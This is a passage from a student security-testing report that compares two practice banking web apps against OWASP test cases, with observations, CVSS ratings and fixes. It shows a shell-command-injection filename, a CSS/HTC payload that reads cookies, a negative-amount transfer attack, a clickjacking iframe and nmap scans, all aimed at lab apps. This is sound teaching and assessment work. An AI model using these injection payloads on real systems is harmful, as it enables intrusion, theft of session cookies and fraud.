class ligx$ java controller
Project name:

test2
Choose method to enter the targets
1) get targets from servers.txt
2) set targets manually
2
Insert the domains one by one. Insert 0 to finish adding domains
192.168.178.79
0
This is the list of current modules. Choose the modules you want to use. Insert 0 to finish adding modules
1) httperror - HTTP errors analysys
2) module2 - Future Module 2
3) module3 - Future Module 3
4) module4 - Future Module 4
1
Module httperror selected, insert 0 to finish or insert another module number
0
Do you want to run TimeOut group requests? It takes 21 seconds per server [Yes] [No]
Yes
Running httperror for server 192.168.178.79
```

Figure 4.13: Usage of ErrorMint for SecureBank

```
:class ligx$ cat errors-summary
target,tested code,http code recevied,server banner,server version,comments
192.168.178.79,StandardRequest,200,Apache/2.2.22 (Ubuntu),,
192.168.178.79,NotFound,404,Apache/2.2.22 (Ubuntu),not found,
192.168.178.79,MethodNotValid,405,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,BadRequest,400,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,TimeOut,408,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at samurai-wtf.localhost Port 80,
```

Figure 4.14: Output of ErrorMint for SecureBank

```
:class ligx$ curl 'http://192.168.178.79/make_transfer'

Fatal error: Uncaught exception 'Exception' with message 'You have to be logged in to see this' in /var/www/secure-coding-team-8/src/Service/AuthService.php:209
Stack trace:
#0 /var/www/secure-coding-team-8/src/Controller/TransactionController.php(13): Service\AuthService->check('USER')
#1 [internal function]: Controller\TransactionController->makeTransfer(Object(Helper\Request))
#2 /var/www/secure-coding-team-8/src/Service/RoutingService.php(104): call_user_func_array(Array, Array)
#3 /var/www/secure-coding-team-8/src/index.php(20): Service\RoutingService->dispatch()
#4 {main}
  thrown in /var/www/secure-coding-team-8/src/Service/AuthService.php on line 209
```

Figure 4.15: Stack trace when a page is accessed with no authorization in SecureBank

4.7.2 Analysis of Stack Traces - OTG-ERR-002

BANK-APP

	BANK-APP
Observation	We could not detect stack traces in this application.
Discovery	See OTG-ERR-001.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

SecureBank

	SecureBank
Observation	The Application outputs a php exception with stack trace if a page is accessed unauthorized. See 4.15. The Stack Trace suggests the application contains at least the following parts: • **MVC pattern:** "EmployeeController.php" • **Routing component:** "RoutingService.php" • **Authentification component:** "RoutingService.php" • **Request abstraction:** "Helper\Request"
Discovery	See OTG-AUTHN-004.
Likelihood	An Atacker can use the informations presented by the error messages to validate further atacks. This results in a higher likelihood for other atacks.

Impact	An atacker can use the application errors to estimate application internas like file and include structures. The knowledge that there is a router involved can lead to specific atacks for routing components.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

Comparison

BANK-APP does not disclose Stack Traces but SecureBank returns a Stack Trace for unauthorized access.

4.8 Cryptography

4.8.1 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection - OTG-CRYPST-001


BANK-APP

	BANK-APP
Observation	It has been found that application works only on HTTP and does not support transmission over HTTPS. Neither does the application encrypt data used in requests. It is also observed that there are no ports having SSL services and hence no further testing could be done.
Discovery	Tests to determine transmission over HTTP/HTTPS have been described in section 4.3.1. We also performed tests to check for Basic Authentication over HTTP and SSL configuration in the ports. Following are the details. • **Test for HTTP Basic Authentication -** – Open the Login page in the browser. Also open Firebug in Firefox or Developer Tools in Chrome and navigate to the Network tab. – Enter credentials in the login form and click on "Submit". – Observe the request captured in the Network tab. The response does not contain the “WWW-Authenticate” header indicating that the server does not use Basic Authentication. • **Test for SSL services -** – Open the terminal and type `nmap -sV -reason -PN -n -top-ports 100 <IP-address>`. – To also check typical ports with SSL support, type `nmap -script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 <IP-address>`. See Figure **??**. Observing the output, it can be concluded that none of the ports on the virtual machine support SSL service.
Likelihood	N/A


Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been found that application works only on HTTP and does not support transmission over HTTPS. Neither does the application encrypt data used in requests. It is also observed that there are no ports having SSL services and hence no further testing could be done.
Discovery	Same as observed for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A



(a) Nmap - Generic check for ports with SSL support



(b) Nmap - Check for typical ports with SSL configuration

Figure 4.16: Testing for ports with SSL configuration

Comparison

Both applications are similar in behavior and neither support Basic Authentication or SSL technologies.

4.8.2 Testing for Padding Oracle - OTG-CRYPST-002

BANK-APP

	BANK-APP
Observation	It has been found that the application does not encrypt data used in requests. The only random values observed are the generated TAN codes, received through Email. However, they are not encrypted and are the actual values of the Transaction codes. Hence there is no possibility of padding oracle vulnerability and we did not perform testing for it.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been found that the application does not encrypt data used in requests. The only random values observed are the generated TAN codes, received through Email and Customer Account numbers. However, they are not encrypted and are the actual values of the Transaction codes and Account Numbers. Hence there is no possibility of padding oracle vulnerability and we did not perform testing for it.
Discovery	N/A
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

Comparison

Neither applications use encryption for any of the parameters and hence this vulnerability could not be tested.

4.8.3 Testing for Sensitive information sent via unencrypted channels - OTG-CRYPST-003

Refer section 4.3.1

4.9 Business Logic Testing

4.9.1 Test Business Logic Data Validation - OTG-BUSLOGIC-001

BANK-APP

	BANK-APP
Observation	It has been found that it is possible to enter valid data and cause the application to behave differently due to a deviation in the business logic. Two such vulnerabilities have been found and they are as follows. • In the Transaction page, it is possible to perform a transfer with amount 0.00. • In the Registration page, it is possible to sucessfully register with any Email address and become a user without a valid email address. The only exception is not being able to receive the TAN numbers.
Discovery	This vulnerability has been exposed through manual testing using the steps described below. • Login as a Customer and click on the New Transaction button at the top. • In the form, enter valid values for Recipient Account number & TAN, but provide "0.00" in the Amount field. Click on Submit. • The transaction is successful, as indicated by a message. Click on the Transaction button on top to view the list of all transactions. Notice that the last transaction of amount 0.00 is shown.
Likelihood	Likelihood is low. The attacker need not have any technical knowledge to perform this action.

Impact	• The recipient account shows a transaction of 0.00. This could lead him/her to think that it was a fake transaction. Additionally, it is possible to enter -0.00. This would lead the recipient to believe that his/her account has been hacked. • It is possible to gain access to the system with no valid email address. Once logged in, the user can take advantage to exploit other vulnerabilities with a few of them described in sections 4.4.2 and 4.2.3.	
Recommendations	• All invalid values such as negative and 0 amounts need to be restricted both on the client and server side of the application. • It would be better to have an activation link sent to the email address and only upon clicking of the link, registration could be considered as successful. Such a mechanism should be enforced to tackle the above vulnerability.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	Low
	Availability Impact	None

SecureBank

	SecureBank
Observation	It has been found that it is possible to enter valid data and cause the application to behave differently due to a deviation in the business logic. Two such vulnerabilities have been found and they are as follows. • In the Transaction page, it is possible to perform a transfer with amount 0.00. • In the Registration page, it is possible to sucessfully register with any Email address and become a user without a valid email address. The only exception is not being able to receive the TAN numbers.
Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.

Comparison

Though SecureBank restricts the entry of negative amounts while performing transactions, there is no contraint on 0.00 values. Both applications are vulnerable in this aspect.

4.9.2 Test Ability to Forge Requests - OTG-BUSLOGIC-002

BANK-APP

	BANK-APP	
Observation	Section 4.5.4 and section 4.5.5 have already shown that copying the session cookie from BANK-APP allows the attacker to gain access to the logged in user. If the attacker is logged in, he/she can forge requests. Furthermore, there are no CSRF tokens.	
Discovery	Section 4.5.4 and section 4.5.5 describe the discovery of the vulnerability.	
Likelihood	Refer to sections 4.5.4 and 4.5.5.	
Impact	Refer to sections 4.5.4 and 4.5.5.	
Recommendations	Refer to sections 4.5.4 and 4.5.5.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	Section 4.5.5 has already shown that no CSRF tokens are used and therefore forging requests are possible.
Discovery	Section 4.5.5 describe the discovery of the vulnerability.

Likelihood	Refer to section 4.5.5.	
Impact	Refer to section 4.5.5.	
Recommendations	Refer to section 4.5.5.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Although with both bank applications forging requests is possible, the risk with BANK-APP is higher since two vulnerabilities lead to the ability to forge requests, whereas SecureBank only has one.

4.9.3 Test Integrity Checks - OTG-BUSLOGIC-003

BANK-APP

	BANK-APP
Observation	There are no hidden input fields, which may depend on the current user role. Manipulating the dropdown while registering and setting a custom role gives an error.
Discovery	With ZAP all the pages were examined in regard of hidden input fields. Changing the hidden input fields did not influence the current role.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	There are no hidden input fields, which may depend on the current user role.
Discovery	With ZAP all the pages were examined in regard of hidden input fields. Changing the hidden input fields did not influence the current role.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both bank applications are save in regard of integrity.

4.9.4 Test for Process Timing - OTG-BUSLOGIC-004

BANK-APP

	BANK-APP
Observation	The only siginificant timing abnormaly we could discover was on the customer approval functionality. We could not identify this as a thread.
Discovery	We checked page load times unsing the Google Chrome Developer Tools to determine time abnormalities. Most page load times where between 10ms and 40ms, the approve user action took about 1600ms.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

SecureBank

	SecureBank
Observation	The only siginificant timing abnormaly we could discover was on the customer approval functionality. We could not identify this as a thread.
Discovery	We checked page load times unsing the Google Chrome Developer Tools to determine time abnormalities. Most page load times where between 30ms and 60ms, the approve user action took about 1500ms.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

There seems to be no major difference between the both apps.

4.9.5 Test Number of Times a Function Can be Used Limits - OTG-BUSLOGIC-005

BANK-APP

	BANK-APP
Observation	The Transaction functionality could only be used 100 times. After that all TANs are used and no new tans are supplied. Users can be denied even if they where approved before and otherwise. Emails are also resent. Transactions can be approved more than once resulting in repeated transfer of money.

Discovery	We wrote a custom script to determine the behaviour of the transaction functionality.
	`bomb_transaction.sh tans.txt \`
	`[sessionid] [recipient] [amount]`
	`tans.txt` contains a list of newline seperated tans.
	For approve/deny user vulnerability see OTG-AUTHZ-003.
	For approve/deny transaction vulnerability we could simply hit the refresh button in the browser after approving a transaction.

Likelihood	The approve/deny user functionality can be atacked relatively easy via forced browsing. The approve/deny transaction functionality can be abused by simply hitting the refresh button repeatedly.
Impact	Atackers can use OTG-AUTHZ-003 and this vulnerability to get themselves an infinite amount of transaction codes. Atackers can also use the approve transaction functionality multiple times to transfer more money than intended by the sender.
Recommendations	recommendations

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	Low
	Availability Impact	None

SecureBank

	SecureBank
Observation	The Transaction functionality could only be used 100 times. After that all TANs are used and no new tans are supplied. User approval and transaction approvel could not be repeated.
Discovery	We used an adaption of similar custom script to determine the behaviour of the transaction functionality. `bomb_transaction2.sh tans.txt` `tans.txt` contains a list of newline seperated tans. The Approve/Deny was tested by exporting the request as curl command with Google Chrome Developer Tools and then removing the session header as well as modifying the user id in the form and in the query string to the desired value.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

In comparison to BANK-APP SecureBank properly checks that Functions can be called not more often than excpected. Both apps do not take care about re-sending transaction codes.

4.9.6 Testing for the Circumvention of Work Flows - OTG-BUSLOGIC-006

BANK-APP

	BANK-APP
Observation	It is possible to perform an action that is not acceptable per the business logic work-flow and this vulnerability has been observed in the New Transaction page. A customer can steal money from other accounts and thus, effectively increase balance in his/her own account.
Discovery	No specific tool was required to discover this vulnerability, it was encountered by manual testing. Steps are as follows. • Login as a Customer and click on "New Transaction. • Enter the valid details in the Recipient Account & TAN fields, but provide a negative value in the Amount field. Note that the transaction is auto-approved and the account is credited with the entered amount. The Recipient Account is debited with the same amount.
Likelihood	This vulnerability does not require any technical skills. Any customer who is logged in to the bank can perform this action. It is exploitable remotely via the web interface and via the batch file functionality. Likelihood is high. Also, guessing the Account number to enter in the Recipient ID field is not difficult either, as they are sequential and a Brute-force method is quite easy.
Impact	The user can transfer infinite amounts of money from other accounts into his own, by entering negative values in the Amount field. In other words, an attacker can gain complete control over other accounts and steal the entire money. It can even result in a Denial of Service(DOS) for the victim as it will not be possible for him/her to perform any transactions due to insufficient funds.
Recommendations	User inputs should be validated against improper values in order to avoid such scenarios.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	In the application, there is a restriction on transfer of negative funds. Hence there is no possibility of transferring money from others account into one's own.
Discovery	On performing the same steps as described above, an error message was displayed to enter a right value for the Amount field.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank restricts entry of negative values in the Amount field, thus making the application more secure than BANK-APP, in this aspect.

4.9.7 Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)

BANK-APP

	BANK-APP
Observation	It is observed that, since the application does not respond in any way to failed attempts at operations and the attacker can continue to abuse functionality and submit malicious content at the application, this vulnerability exists. It has been found that the application can be misused by the attacker with various attacks at different pages. Whether these attacks are monitored or not cannot be determined by using the application, since attacks were performed multiple times; with no change in server responses or actions like auto-logout etc.
Discovery	Different tools can be used for this vulnerability as this is an aggregation of all the other vulnerabilities. Steps are as follows. • **Mis-use in Login -** There is no restriction on the number of failed login attempts and hence the attacker can make infinite attempts in trying to login to the application. This has been further described in the section 4.3.7. • **Mis-use in performing Transactions -** – Login as a Customer and click on New Transaction at the top. – Fill the form with all the details and click on the Submit button OR use the File Upload feature to perform a transaction. In both cases, the action can be replicated multiple times even with incorrect details. The Firefox extension FormFuzzer, Fuzz feature of ZAProxy or a similar tool can be used for filling the forms.
Likelihood	This vulnerability does not require any technical skills. Logging into the web application through Brute-force methods is possible since there is no policy on strong passwords. Also, any customer who is logged in to the bank can perform transactions. It is exploitable remotely via the web interface and via the batch file functionality. Hence, likelihood is high.

Impact	The lack of active defenses allows an attacker to hunt for vulnerabilities without any recourse. The owner of the application will thus not know that the application is under attack.
Recommendations	• The application should restrict or lock out the user after he exceeds a certain number of the failed attempts while performing any operation. • Logs of suspected actions should be maintained in database/file so as to monitor attempts for attacks.
CVSS	N/A

SecureBank

	SecureBank
Observation	Same observation can be seen in our application since we have not restricted thee number of incorrect attempts by the user across any from throughout the application.
Discovery	Same as observed for BANK-APP.
Likelihood	Same as observed for BANK-APP.
Impact	Same as observed for BANK-APP.
Recommendations	Same as observed for BANK-APP.
CVSS	N/A

Comparison

Though neither application responds to failed attempts in operations via the user interface, it cannot be guaranteed that the vulnerability exists because it is possible that the failures are being logged and monitored.

4.9.8 Test Upload of Unexpected File Types - OTG-BUSLOGIC-008

Refer Section 4.1.1

4.9.9 Test Upload of Malicious Files - OTG-BUSLOGIC-009

BANK-APP

	BANK-APP
Observation	Though the application restricts the user from uploading files other than text, but it has no restriction on filenames which can be exploited for shell command injections.
Discovery	No tools were used to discover this vulnerability. We manually changed the filename to inject shell commands. • Steps: 1. Name a file as "test;touch myfile.txt;.txt". 2. Login as a customer and go to the "New Transaction" interface. When above file is uploaded, transaction fails. However, shell command injection is successful which can be observed by verifying the creation of a file with the same name under http://xxx.xxx.xxx.xxx/secure-coding/app/. Our command "touch myfile.txt" has created an empty text file called "myfile.txt".
Likelihood	Filenames can be easily manipulated without the use of any tools which makes this vulnerability easy to be exploited.
Impact	With this attack, any command can be executed which may be harmful for the system hosting the application. Directories can be deleted which may lead to Denial Of Service attack.

CVSS	<table><tr><td>Attack Vector</td><td>Network</td></tr><tr><td>Attack Complexity</td><td>Low</td></tr><tr><td>Privileges Required</td><td>None</td></tr><tr><td>User Interaction</td><td>None</td></tr><tr><td>Scope</td><td>Changed</td></tr><tr><td>Confidentiality Impact</td><td>Low</td></tr><tr><td>Integrity Impact</td><td>Low</td></tr><tr><td>Availability Impact</td><td>High</td></tr></table>
Recommendations	Filenames should be validated before the execution of shell commands to avoid such attacks. In this case, we could remove unwanted characters from the file name (such as ; or `||`). This would prevent command piping which creates a leverage for such attacks.

SecureBank

	SecureBank
Observation	In the application we observed that upload of malicious files is not possible since file names are sanitized. Also, upload is restricted to files of plain text only.
Discovery	Same steps as described above were followed but shell injection was not successful and the file "myfile.txt" was not created.
Likelihood	N/A
Impact	N/A

CVSS	N/A
Recommendations	N/A

4.10 Client Side Testing

4.10.1 Testing for DOM based Cross Site Scripting - OTG-CLIENT-001

BANK-APP

	BANK-APP
Observation	DOM based XSS uses the DOM present in the source as injection points. We tried to manipulate URLs to explore this vulnerability. However, no criticality was detected.
Discovery	No tools were needed to discover this vulnerability. The URLs were modified and appended with script tags. But the response from the server did not reflect changes based on script tag. Steps are as follows: • Go to the Transactions page by entering the URL `http://<IP-address>/secure-coding/public/view_transactions.php`. • Append `#<script>alert('hi')</script>` after the URL. After refreshing this page with this value, no change can be observed. Hence we can conclude that DOM based XSS is not found.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	DOM based XSS uses the DOM present in the source as injection points. We tried to manipulate URLs to explore this vulnerability. However, no criticality was detected.

Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither applications contain this vulnerability and behave similarly to the tests performed.

4.10.2 Testing for JavaScript Execution - OTG-CLIENT-002

Refer sections 4.6.1 and 4.6.2.

4.10.3 Testing for HTML Injection - OTG-CLIENT-003

BANK-APP

	BANK-APP
Observation	The application does not use client side javascript that evaluates the url
Discovery	We manually checked all site links for hints to javascript that evaluates the url.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use client side javascript that evaluates the url
Discovery	We manually checked all site links for hints to javascript that evaluates the url.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

The results where equal.

4.10.4 Testing for Client Side URL Redirect - OTG-CLIENT-004

BANK-APP

	BANK-APP
Observation	The application does not use client side url redirects
Discovery	We manually checked all site links for hints to client side url redirects
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use client side url redirects
Discovery	We manually checked all site links for hints to client side url redirects
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

The results where equal.

4.10.5 Testing for CSS Injection - OTG-CLIENT-005

BANK-APP

	BANK-APP
Observation	It has been observed that CSS injections can be performed as user inputs are not sanitized. Hence we can inject html tags which could be used to execute scripts indirectly.

Discovery	No specific tools were used to identify the injection points. The user inputs are not sanitized and hence the attacker can inject any html tags. For instance, injection of the anchor tag `<a>` with the "src" attribute pointing to attacker's CSS file. The attacker's CSS File might have this line:
	`body {`
	`  behavior: url(/user-files/evil-component.htc);`
	`}`
	This htc file could contain code similar to the following:
	`<public:attach event='onload' for='window' onevent='`
	`  initialize()'/>`
	`  <script language='javascript'>`
	`  function initialize() {`
	`  alert(document.cookie);`
	`  }`
	`  </script>`
	In this way, the attacker can get any sensitive data such as cookies or add event listeners to forge the victim's action. This vulnerability can be used only in Internet Explorer (IE9 and earlier versions).

Likelihood	Though the user only needs to inject tags through user inputs, the vulnerability cannot be easily exploited as this is a browser specific action that also requires some additional technical knowledge and hence likelihood is low.
Impact	Impact is high since attacker gets control of the application through the remote script. The attacker can then launch different types of attack remotely(such as Denial of Service, data & password retrievals, resource manipulations etc.).

Recommendations	User inputs should always be sanitized before being processed. Special characters (like <,/>) should be handled appropriately.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	It has been observed that CSS injections can be performed as user inputs are not sanitized. Hence we can inject html tags which could be used to execute scripts indirectly.
Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.

Comparison

Both applications are equally vulnerable to this attack and need to take appropriate measures to handle CSS injections.

4.10.6 Testing for Client Side Resource Manipulation - OTG-CLIENT-006

BANK-APP

	BANK-APP
Observation	It has been noted that injection points required for resource manipulation by the user were found. But these were found to be not vulnerable to attack owing to their proper usage in the application.
Discovery	Firebug tool of the Firefox browser was used to identify the different injection points. The Injection points present in the application are `<a>`, `<link>` and `<script>`. However, these tags pointed to static resources and are hence not based on user-input. The URL parameters visible in the Transaction (`http://<IP-address>/view_transaction.php?id=xxx`) and User (`http://<IP-address>/view_user.php?id=xxx`) pages are only being used in queries for retrieval of data from the database and not as targets of any resources.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The same behavior is depicted in the application since none of the possible injection points mentioned above have their attributes coming from user input.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

Comparison

Neither application is vulnerable to this attack as the injection points do not take user-input.

4.10.7 Test Cross Origin Resource Sharing - OTG-CLIENT-007

BANK-APP

	BANK-APP
Observation	It was found that Cross Origin Resource Sharing is not possible since the `Access-Control-Allow-Origin` header was not set in the requests and hence the application does not support cross origin requests.
Discovery	Though a Javascript code snippet was written to test for CORS support, we were not able to simulate cross site requests directly. Following is the code.

```
function createCORSRequest(method, url){
    var xhr = new XMLHttpRequest();
    if ("withCredentials" in xhr){
        xhr.open(method, url, true);
    } else if (typeof XDomainRequest != "undefined"){
        // IE8 and IE9
        xhr = new XDomainRequest();
        xhr.open(method, url);
    } else {
        xhr = null;
    }
    return xhr;
}
```

```
var request = createCORSRequest("get", "<IP-address/secure
    -coding/public/login.php>");
if (request){
    request.onload = function(){
        //use request.responseText and handle success
    };
    request.onerror = function() {
      // error handling
    }
    request.send();
}
```

Hence we used the "test-cors.org" website to make a request to the application and it failed with the error that the header "Access-Control-Allow-Origin" was missing. See Figure 4.17. The header should have been set to * or some domain in order to serve cross domain requests.

Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that Cross Origin Resource Sharing is not possible since the 'Access-Control-Allow-Origin' header was not set in the requests and hence the application does not support cross origin requests.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A




Figure 4.17: Test for Cross Origin Resource Sharing

Comparison

Neither of the applications support cross domain requests and hence this vulnerability does not exist.

4.10.8 Testing for Cross Site Flashing - OTG-CLIENT-008

BANK-APP

	BANK-APP
Observation	Testing for this vulnerability was not performed as Flash services are not used in the application.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	Testing for this vulnerability was not performed as Flash services are not used in the application.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications could not be tested for this vulnerability as they do not use Flash services.

4.10.9 Testing for Clickjacking - OTG-CLIENT-009

BANK-APP

	BANK-APP	CVSS Score: 5.3
Observation	Creating an HTML iframe with the bank application as source shows the website. Furthermore, the HTTP header option `X-Frame-Options` is not set.	
Discovery	Creating a simple HTML site with an iframe with the bank application URL as `src` showed the website in the iframe. Looking at the HTTP header with ZAP it can be seen that the option `X-Frame-Options` is not set.	
Likelihood	Testing whether a URL can be loaded within an iframe is not difficult. An attacker can easily create a malicious website with a hidden iframe.	
Impact	Because the bank application can be loaded into an iframe, an attacker could make a user transfer money to the attacker without the user noticing it. The attacker could also make the user type in his password without knowing that he/she is logging into his/her bank account.	
Recommendations	Set the `X-Frame-Options` header to either `DENY` or `SAMEORIGIN`.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank	CVSS Score: 5.3
Observation	Creating an HTML iframe with the bank application as source shows the website. Furthermore, the HTTP header option `X-Frame-Options` is not set.	
Discovery	Creating a simple HTML site with an iframe with the bank application URL as `src` showed the website in the iframe. Looking at the HTTP header with ZAP it can be seen that the option `X-Frame-Options` is not set.	
Likelihood	Testing whether a URL can be loaded within an iframe is not difficult. An attacker can easily create a malicious website with a hidden iframe.	
Impact	Because the bank application can be loaded into an iframe, an attacker could make a user transfer money to the attacker without the user noticing it. The attacker could also make the user type in his password without knowing that he/she is logging into his/her bank account.	
Recommendations	Set the `X-Frame-Options` header to either `DENY` or `SAMEORIGIN`.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Both bank applications can be loaded into an iframe, which makes the application vulnerable to clickjacking. Listing 4.14 shows the simple HTML code to test whether a website can be loaded into an iframe.

Listing 4.14: HTML code for testing a website whether it can be loaded in an iframe

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Test Clickjacking</title>
  </head>
  <body>
    <iframe src="http://IP_ADDRESS/" width="1000px" height="500px">
  </body>
</html>
```

4.10.10 Testing WebSockets - OTG-CLIENT-010

Using the developer tools of Chrome the bank applications can be examined regarind WebSockets. The results showed that both do not use any WebSockets and therefore are not vulnerable regarding WebSockets. Figure 4.18 shows the captured network traffic filtered by WebSockets in Chrome developer tools.




Figure 4.18: Chrome developer tools filter for WebSockets shows none

4.10.11 Test Web Messaging - OTG-CLIENT-011

None of the apps use Web Messaging functions

4.10.12 Test Local Storage - OTG-CLIENT-012

None of the apps use Local Storage

4.11 Functionality Testing

4.11.1 Testing Batch Transactions

BANK-APP

	BANK-APP
Observation	It was found that the Batch transactions feature does not work as expected. Irrespective of the number of transaction entries provided in the batch file, only the last transaction is always performed.
Discovery	This vulnerability was discovered in "New Transaction" page. Steps are as follows: • Login as a customer and go to the "New Transaction" page. Upload a file with multiple valid transaction entries. • After clicking on Submit, a success message is displayed. Go to the "Transactions" page and note that only the last transaction is displayed.
Likelihood	N/A
Impact	It is not possible for the user to perform batch transactions. The file upload feature, hence becomes equivalent to using the HTML form, for making transfers.
